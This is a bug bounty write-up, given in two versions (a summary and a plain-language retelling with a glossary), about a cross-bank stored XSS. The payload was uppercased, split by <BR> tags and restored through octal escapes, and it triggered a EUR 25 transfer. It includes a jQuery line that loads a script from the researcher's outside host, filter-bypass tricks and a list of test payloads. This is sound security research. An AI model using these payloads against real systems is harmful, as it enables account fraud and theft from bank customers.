How I hacked a bank their application using it for hacking another bank company — 10K XSS
A bank application reflected user-supplied content into another bank's site, allowing an attacker to inject a script that executed when a victim hovered over the page. The attacker could then trigger a small transfer of funds to their own account.

People often ask me when I would do a write-up of one of my submissions, In most cases I’m not allowed because they are too specific and even when I do redact the company their name it could still cause damage towards the company itself, well so here is my first one and hopefully more to come!
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is the story of my first XSS write-up, and the first XSS I was awarded a bounty for. The people at Intigriti pointed me to a program at a bank. The interesting part is not a single vulnerable page but the interaction between two banks: one bank could send a message containing a payload, and the other bank would render that message and execute it. The report does not name either bank, and I keep it that way here because naming them could still cause damage.
A short bit of background on how I got here. I worked as a QA automation engineer for about two years and got my first bounty by accident at Deliveroo. I submitted it as low and got the maximum payout of 2.5K. That made me ask whether I could do more of this. I started submitting to Intigriti, and after some beginner submissions I was awarded Researcher of the week. I then tried hacking some larger companies without luck and took a break of about two months. I did not enjoy my work anymore, and I came back to bug bounty because it was actually fun.
The people at Intigriti said: "welcome back and perhaps you can look into this program <redacted>, we really need a big submission at this bank? "

That was my initial feeling, until five days later I was about to give up on bug bounty again.
Setup
Five days passed without a submission. I was on the edge of a mental breakdown because I did not want to go back to the QA job.
Then I had an idea. What if I could abuse a bank that can send XSS to another bank, which loads the XSS, and when a victim logs into the bank that received the XSS their funds are transferred to the attacker's bank account?
The scenario seemed plausible because I knew two things from earlier work:
- There was a bank that allowed XSS but could not send XSS towards its own site.
- There was a bank that could send XSS but the XSS could not be exploited on its own website.
Putting the two together was the whole premise of the attack.
Finding it
I immediately tried sending a small XSS payload towards the other bank, and it worked: JavaScript was being executed. But it did not pop up the alert I sent.

An upper case alert, but I knew it could be possible, so I did not give up until I had tried every edge case.
Another five days passed and I was really close to popping this XSS. These were my notes on the behaviour of the receiving side:
- the XSS payload received could only be 140 characters maximum length
- it uppercases everything, also the
<SCRIPT>tag - breaks the payload every 38 characters with a
<BR>tag concatenated - the characters
+and{and}are escaped

So the payload would have to work around the upper casing of the O characters.
Exploitation
Step 1: an external CSS file as the first payload
My first payload was sending an external CSS file. There was no big issue over here.

The single quotes encapsulate the <BR> tag into the Z attribute. But now I hit a big encoding and decoding issue.

Wait a minute, what is this lower cased load doing here?
Step 2: understanding the octal decoding
You cannot execute upper cased JavaScript the way the lower cased version runs. Something on the bank's side was translating \ddd into its octal decoded format. That is what turned the upper cased text back into working lower case JavaScript.
I stored load into the G variable and replaced it with jQuery on the HEAD:
$('HEAD')["load"](//HGREAL.be)
This executed when you did a mouse-over.
Step 3: making the mouse-over happen
Why would anybody mouse over something that looks phishy? Because the whole page had been injected with the previous CSS payload I sent, so whenever you moved your cursor the payload would execute.
The evil JavaScript that was executed is not shown in this write-up because it would leak the company's name. What I can say is that it was a chain that sent EUR 25 towards the attacker, because when you go past EUR 25 you need to enter a pin code.
Root cause
The receiving bank took a message from another bank and rendered it without neutralising it. The defences that were in place were not real defences:
- The 140 character limit and the 38 character
<BR>splitting only constrained the payload shape; they did not stop execution. - Upper casing everything was bypassed because the bank's own processing decoded octal escapes (
\ddd) back into lower case characters, which restored working JavaScript. - The characters
+,{and}were escaped.
The report does not describe the server side code.
Impact
An attacker who controls a message sent from one bank to another could get JavaScript to execute in the context of the receiving bank's page when a victim moved their cursor over the injected content. In this case the chain transferred EUR 25 to the attacker, and anything above EUR 25 required a pin code.
I submitted my finding and was awarded a 10K bounty with my first XSS. A few months later I quit my job and became a full time bug bounty hunter.
Fix
What should be done is to stop treating the message as markup: encode or sanitise the content on the receiving side so that no HTML, CSS or JavaScript from a message can execute.
Variants to test
- Cross-tenant message rendering. Send a benign payload such as
<img src=x onerror=alert(1)>from one tenant to another and check whether it executes in the receiver's context. A positive result is an alert or any JavaScript execution in the receiving application. - Octal escape decoding. Send a payload containing
\154\157\141\144(the octal form ofload) and see whether it is decoded toloadin the rendered output. A positive result is the decoded string appearing in the page source. - Length and splitting limits. Send a payload longer than 140 characters and check whether the 38 character
<BR>splitting can be used to break out of an attribute or tag. A positive result is a working payload assembled from the fragments. - Character escaping. Send
+,{and}and check whether they are escaped. If they are, try an external CSS file and a jQueryloadcall as in this report. A positive result is execution without using the escaped characters. - CSS injection for interaction. Inject CSS that covers the page and triggers a
loadevent on mouse-over. A positive result is the payload firing when the cursor moves.
I hope you enjoyed this write-up and happy hunting!
What happened, in plain words
This is the story of the first cross-site scripting bug I was awarded a bounty for, and the first one I wrote up. Cross-site scripting, usually shortened to XSS, is a bug where a website takes something a person typed or sent and puts it into a page in a way that makes the browser treat it as code instead of as plain text. If an attacker can get their text treated as code, the browser runs that code as if the website itself had written it.
The people at Intigriti pointed me to a program at a bank, on a platform where companies publish the rules for testing their systems and pay researchers for reporting bugs. The interesting part here is not one broken page. It is what happens when two banks talk to each other. One bank could send a message containing a payload, and the other bank would display that message and run it. A payload is just the piece of text an attacker sends in the hope that it gets treated as code. Neither bank is named, here or in the write-up, because naming them could still cause damage.
A little background on how I got here. I worked as a QA automation engineer for about two years. QA means quality assurance: testing software to check it behaves as intended, and automation means writing scripts that do that testing instead of clicking through screens by hand. I got my first bounty by accident at Deliveroo. A bounty is a reward a company pays for a valid bug report. I submitted that first one as low severity and got the maximum payout of 2.5K. That made me ask whether I could do more of this.
I started submitting to Intigriti, and after some beginner submissions I was awarded Researcher of the week. I then tried hacking some larger companies without luck and took a break of about two months. I did not enjoy my work anymore, and I came back to bug bounty because it was actually fun.
The people at Intigriti said: "welcome back and perhaps you can look into this program <redacted>, we really need a big submission at this bank? "
The image shows my initial feeling after that message, until five days later I was about to give up on bug bounty again.
Setting up the idea
Five days passed without a submission. I was on the edge of a mental breakdown because I did not want to go back to the QA job.
Then I had an idea. What if I could abuse a bank that can send XSS to another bank, which loads the XSS, and when a victim logs into the bank that received the XSS their funds are transferred to the attacker's bank account?
The scenario seemed plausible because I knew two things from earlier work:
- There was a bank that allowed XSS but could not send XSS towards its own site.
- There was a bank that could send XSS but the XSS could not be exploited on its own website.
Putting the two together was the whole premise of the attack. Think of it like two buildings with different locks: neither building is easy to break into on its own, but there is a mail slot between them, and the second building reads every letter out loud without checking what is written on it.
Finding it
I immediately tried sending a small XSS payload towards the other bank, and it worked: JavaScript was being executed. JavaScript is the programming language browsers run, and it is what makes pages interactive. But it did not pop up the alert I sent. An alert is the simplest possible proof that code ran: a small dialog box appears with a message. If the box does not appear, something changed my code on the way in.
An upper case alert, but I knew it could be possible, so I did not give up until I had tried every edge case. An edge case is an unusual input at the boundary of what a system expects, and those are often where filters fail.
Another five days passed and I was really close to popping this XSS. These were my notes on the behaviour of the receiving side:
- the XSS payload received could only be 140 characters maximum length
- it uppercases everything, also the
<SCRIPT>tag - breaks the payload every 38 characters with a
<BR>tag concatenated - the characters
+and{and}are escaped
So the payload would have to work around the upper casing of the O characters. Upper casing means turning every letter into a capital, so alert becomes ALERT. JavaScript is case sensitive: ALERT is not the same word as alert, and the browser does not know what ALERT means. That is why the box never appeared.
Exploitation
Step 1: an external CSS file as the first payload
My first payload was sending an external CSS file. There was no big issue over here. CSS is the language that describes how a page looks: colours, sizes, positions. An external CSS file is a separate file the page is told to load, and if you can make a page load a file you control, you control how the page looks.
The single quotes encapsulate the <BR> tag into the Z attribute. An attribute is a setting written inside an HTML tag, like id="x". The <BR> tag is the line break the receiving side inserts every 38 characters, and the single quotes in my payload were arranged so that this inserted tag ended up inside an attribute value instead of breaking the payload apart. But now I hit a big encoding and decoding issue.
Wait a minute, what is this lower cased load doing here? Encoding is how characters are represented when they travel between systems, and decoding is turning that representation back into characters. Something on the way in was changing my text.
Step 2: understanding the octal decoding
You cannot execute upper cased JavaScript the way the lower cased version runs. Something on the bank's side was translating \ddd into its octal decoded format. Octal is a way of writing numbers in base eight, using only the digits 0 to 7. In many programming languages a backslash followed by three octal digits stands for one character, so \154 means the letter l, \157 means o, \141 means a and \144 means d. That is what turned the upper cased text back into working lower case JavaScript: the bank decoded those escape sequences after it had already upper cased everything.
I stored load into the G variable and replaced it with jQuery on the HEAD. A variable is a named box that holds a value so you can use it later. jQuery is a popular JavaScript library, a collection of ready made helpers, and HEAD refers to the part of the page that is not visible content. The line I used was:
$('HEAD')["load"](//HGREAL.be)
Line by line: $('HEAD') selects the page's HEAD element using jQuery's $ shortcut. ["load"] reaches for the load action on that element, written in brackets and quotes so the word load can be built up separately instead of appearing literally. (//HGREAL.be) passes my own address as the thing to load, so the browser fetches a file from a server I control. This executed when you did a mouse-over. A mouse-over is simply moving the cursor over an element without clicking.
Step 3: making the mouse-over happen
Why would anybody mouse over something that looks phishy? Because the whole page had been injected with the previous CSS payload I sent, so whenever you moved your cursor the payload would execute. The CSS made the page react to the cursor, and that reaction is what triggered the load.
The evil JavaScript that was executed is not shown in this write-up because it would leak the company's name. What I can say is that it was a chain that sent EUR 25 towards the attacker, because when you go past EUR 25 you need to enter a pin code. A pin code here is the short number a bank asks for to confirm a payment, the same kind of check you meet at a cash machine.
Why it worked
The receiving bank took a message from another bank and rendered it without neutralising it. Rendering means turning stored text into the page you see, and neutralising means making sure that text can never be treated as code. The defences that were in place were not real defences:
- The 140 character limit and the 38 character
<BR>splitting only constrained the payload shape; they did not stop execution. - Upper casing everything was bypassed because the bank's own processing decoded octal escapes (
\ddd) back into lower case characters, which restored working JavaScript. - The characters
+,{and}were escaped. Escaping means replacing a character with a harmless stand-in so it cannot do its usual job.
The write-up does not describe the server side code.
What it meant
An attacker who controls a message sent from one bank to another could get JavaScript to execute in the context of the receiving bank's page when a victim moved their cursor over the injected content. In this case the chain transferred EUR 25 to the attacker, and anything above EUR 25 required a pin code. The write-up does not describe any other actions the payload could take, so I do not claim more than that.
I submitted my finding and was awarded a 10K bounty with my first XSS. A few months later I quit my job and became a full time bug bounty hunter.
What should have been done
What should be done is to stop treating the message as markup: encode or sanitise the content on the receiving side so that no HTML, CSS or JavaScript from a message can execute. Sanitising means cleaning input so that only safe, expected content survives.
Things worth trying elsewhere
- Cross-tenant message rendering. A tenant is one customer or organisation on a shared system. Send a benign payload such as
<img src=x onerror=alert(1)>from one tenant to another and check whether it executes in the receiver's context. A positive result is an alert or any JavaScript execution in the receiving application. - Octal escape decoding. Send a payload containing
\154\157\141\144(the octal form ofload) and see whether it is decoded toloadin the rendered output. A positive result is the decoded string appearing in the page source. - Length and splitting limits. Send a payload longer than 140 characters and check whether the 38 character
<BR>splitting can be used to break out of an attribute or tag. A positive result is a working payload assembled from the fragments. - Character escaping. Send
+,{and}and check whether they are escaped. If they are, try an external CSS file and a jQueryloadcall as in this report. A positive result is execution without using the escaped characters. - CSS injection for interaction. Inject CSS that covers the page and triggers a
loadevent on mouse-over. A positive result is the payload firing when the cursor moves.
I hope you enjoyed this write-up and happy hunting!
Glossary
- Payload: the piece of text an attacker sends hoping it will be treated as code.
- Bounty: a reward a company pays for a valid security bug report.
- Intigriti: a bug bounty platform where companies publish testing rules and researchers submit findings.
- QA automation engineer: someone who writes scripts to test software automatically.
- JavaScript: the programming language browsers run to make pages interactive.
- Alert: a browser dialog box, often used as the simplest proof that code ran.
- Edge case: an unusual input at the boundary of what a system expects.
- Upper casing: turning every letter into a capital letter.
- Case sensitive: treating capital and lower case letters as different characters.
- CSS: the language that describes how a page looks.
- External CSS file: a separate stylesheet the page is told to load from elsewhere.
- Attribute: a setting written inside an HTML tag, such as
id="x". - Tag: a piece of HTML markup such as
<BR>or<SCRIPT>. - Encoding and decoding: representing characters in a transport form and turning that form back into characters.
- Octal: a base eight number system using digits 0 to 7; in many languages
\dddstands for one character. - Variable: a named box that holds a value for later use.
- jQuery: a popular JavaScript library of ready made helpers.
- Mouse-over: moving the cursor over an element without clicking.
- Rendering: turning stored text into the page you see.
- Neutralising: making sure text can never be treated as code.
- Escaping: replacing a character with a harmless stand-in so it cannot do its usual job.
- Sanitising: cleaning input so only safe, expected content survives.
- Tenant: one customer or organisation on a shared system.
- Pin code: the short number a bank asks for to confirm a payment.



